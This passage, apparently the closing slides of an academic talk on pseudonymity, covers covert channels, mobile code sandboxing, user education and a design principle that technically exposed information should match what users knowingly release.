- Pink Book rule (1 bit/second) is way too fast for our purposes - so need to try very hard
- Covert channels arise from shared resources BUT the user is a shared resource and can only do one thing at a time, or may have habits that are hard to disguise.

Conclusions

- Mobile code needs an improved “sandbox” idea if pseudonymity is to be preserved
- Pseudonymity can be compromised by any part of the **system**, so need to think holistically
- The use of appropriate technical measures is wise; but educating the users in their own responsibilities is also extremely important

Good System Aims are Vital

You need to keep systems practical - and fully understand why are you bothering to provide pseudonymity; and how much is needed.

It's a useless dating service that won't let you meet up in the real world eventually.

Finally...

The touchstone of good system design should be that the information accessible by technical means corresponds closely to the information that the user can intuitively see that they have released.

http://www.cl.cam.ac.uk/~rnc1/
http://www.cl.cam.ac.uk/~gd216/
http://www.cl.cam.ac.uk/~mgk25/